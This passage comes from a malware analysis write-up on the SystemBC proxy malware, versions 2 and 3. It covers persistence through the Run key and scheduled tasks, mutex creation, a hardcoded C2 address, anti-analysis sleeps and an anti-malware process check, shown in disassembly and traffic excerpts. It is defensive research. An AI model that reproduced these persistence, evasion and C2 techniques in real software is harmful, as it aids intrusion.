
Subsequently, it jumps to the initial function of the binary. It's worth noting that I've seen several samples of this style that either self-inject or are dropped in a path and inject the sample or create another suspended thread, reserve space, and paste this information into another thread of the same process, performing the injection.


This binary, to no one's surprise, is none other than ~~Albert Einstein~~ SystemBC. Although, as you'll see, this sample has functionalities very similar to the one we saw in version number 1, it doesn't really share many functions, although it does share capabilities




To save time, we see that it initially creates a Mutex. In this case, without any calculation, the name of the mutant will be "socks5"










After this, it creates persistence, and the process is quite similar, although the functions may not be. The endpoint is the same: executing the same binary via PowerShell in *HKCU\Software\Microsoft\Windows\CurrentVersion\RUN*









We also see that it coincides with the *User-Agent* it will use, which it calculates later




Regarding capabilities, this sample has network-related functions, but the main thread appears to be quite different in this regard. We can see that it passes it as a parameter during thread creation





At this point, another thread is created, and it works in parallel. In this function, we observe a behavior similar to the network part of the previous version


1	8E4	000007FEFC80EA40	000007FFFFFDE000	00000000770AC500	0
1	900	000000013FD91547	000007FFFFFDB000	000000013FD92FF5	0



Here, it will similarly obtain the name of the logged-in user on the machine

```
000000013F491DA5   48:83C4 20          add rsp,20
000000013F491DA9   48:8985 60FFFFFF    mov qword ptr ss:[rbp-A0],rax
000000013F491DB0   48:8BBD 60FFFFFF    mov rdi,qword ptr ss:[rbp-A0]
000000013F491DB7   48:C707 00010000    mov qword ptr ds:[rdi],100
000000013F491DBE   48:83EC 20          sub rsp,20
000000013F491DC2   48:C7C1 02000000    mov rcx,2
000000013F491DC9   48:8D57 52          lea rdx,qword ptr ds:[rdi+52]      rdi+52:'        -PC\\        '
000000013F491DCD   4C:8BC7             mov r8,rdi
000000013F491DD0   FF15 52230000       call qword ptr ds:[<&GetUserNameExA>]
```

It will then calculate the IPs and ports it wants to access to make it effective. However, it doesn't make very conspicuous requests; it simply sends some information and waits for feedback from the attacker




```
42 45 47 49 4E 44 41 54 41 48 4F 53 54 31 3A 39  BEGINDATAHOST1:9
31 2E 31 39 31 2E 32 30 39 2E 31 31 30 00 00 00  1.191.209.110...
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 48 4F 53 54 32 3A 39 31 2E  .......HOST2:91.
31 39 31 2E 32 30 39 2E 31 31 30 00 00 00 00 00  191.209.110.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 50 4F 52 54 31 3A 38 30 38 30 00  .....PORT1:8080.
```


```
000000013FD92F09   48:83C4 20          add rsp,20
000000013FD92F0D   48:83EC 20          sub rsp,20
000000013FD92F11   48:8BC8             mov rcx,rax                        rcx:"91.191.209.110",
000000013FD92F14   FF15 8E120000       call qword ptr ds:[<&inet_addr>]
```

```
C++

unsigned long inet_addr(
  const char *cp
);
```


9	11.675840621	1032	91.191.209.110	8080 TCP
17	14.687017643	1032	91.191.209.110	8080 TCP
35	20.687498928	1032	91.191.209.110	8080 TCP


In this function, depending on the situation, it will perform different functions. In this case, it attempts to establish the connection, and if it doesn't succeed, it returns to the loop we saw earlier. However, it has the capacity for much more, such as creating and writing files.

These actions can be performed from the C&C, as we discussed earlier. It can also act as a loader for other malwares



It can create additional threads to connect to other domains or IPs, which aligns perfectly with SystemBC. As a malware that establishes a socks5 connection with the attacker's server, it could simultaneously make different connections for each thread or seek connections more efficiently and rapidly.







Throughout this function, it also has the capability to validate elements like the privileges it has during execution or persistence. Ultimately, it's another binary with relatively straightforward functionality, and its goal is similar to the previous version, albeit with different functions but similar outcomes.


3.3. SYSTEMBC VERSION 3


In the third version of SystemBC, we encounter functionalities that, once again, are similar to what we've seen before. However, this variant is the one that has lasted the longest for this malware.

We start with a sample that, at first glance, shares many similarities with its previous versions. These similarities can be observed in the format, libraries, imports, some strings, as well as certain domains or seemingly interesting IPs













During the initial interaction with the malware, we see that its execution involves launching an executable to a temporary folder and creating a job (Which implies creating a task)




What we observe isn't very surprising, as we see, at a glance, the creation and execution of a file in the *ProgramData* directory. This directory path varies with versions, and other paths such as *Temp* or *Roaming* are also commonly used. To save time, I check if there have been any changes to the executed file, but once again, it's a copy









Just as we will see the creation of the task which will cause the execution of taskeng, something routine in this case, but if we keep the parameter start2 (This parameter also tends to change with the versions)








Delving deeper into the sample, we can observe a procedure that follows a similar pattern, the creation of a thread passing parameters similar to those seen in the previous section


```
push    ebp
mov     ebp, esp
add     esp, 0FFFFFBFCh
lea     ecx, [ebp+var_s0]
sub     ecx, esp
push    ecx
lea     eax, [esp+408h+var_404]
push    eax
call    sub_4037AF
push    0               ; lpThreadId
push    0               ; dwCreationFlags
push    offset sub_4034C7 ; lpParameter
push    offset StartAddress ; lpStartAddress
push    0               ; dwStackSize
push    0               ; lpThreadAttributes
call    CreateThread
push    offset aStart2  ; "start2"
call    sub_40388C
mov     [ebp+var_404], eax
or      eax, eax
jz      short loc_401063
```


As expected for SystemBC, it operates with multiple threads, as we've seen in other versions


Main	BC0	00401000	7EFDD000	772D1EE4	0
1	8B0	004033A9	7EFDA000	0040344B	0

Subsequently, we see it creating a mutex, calculated in a similar manner.











In all these samples, we encounter numerous sleep functions. It's quite interesting because they are not primarily meant for checking or detecting an analyst conducting timing tests. At certain points, there are sleeps lasting for days, which are better modified if you wish to continue analyzing the sample. Ultimately, this is a simple technique used to slow down the analyst.







Later, it captures all running processes. SystemBC is rather persistent in monitoring these processes. The procedure is quite typical: capturing running processes and iterating through them while saving them. In many versions, it's primarily done to check if the sample is already running. In this instance, we observe it monitoring *a2guard.exe*. This is due to it being anti-malware software that could interfere with subsequent communication, so it needs to verify if it's running


```
push    offset aA2guardExe ; "a2guard.exe"
call    _ProcSnap
or      eax, eax
jnz     short loc_401132
```

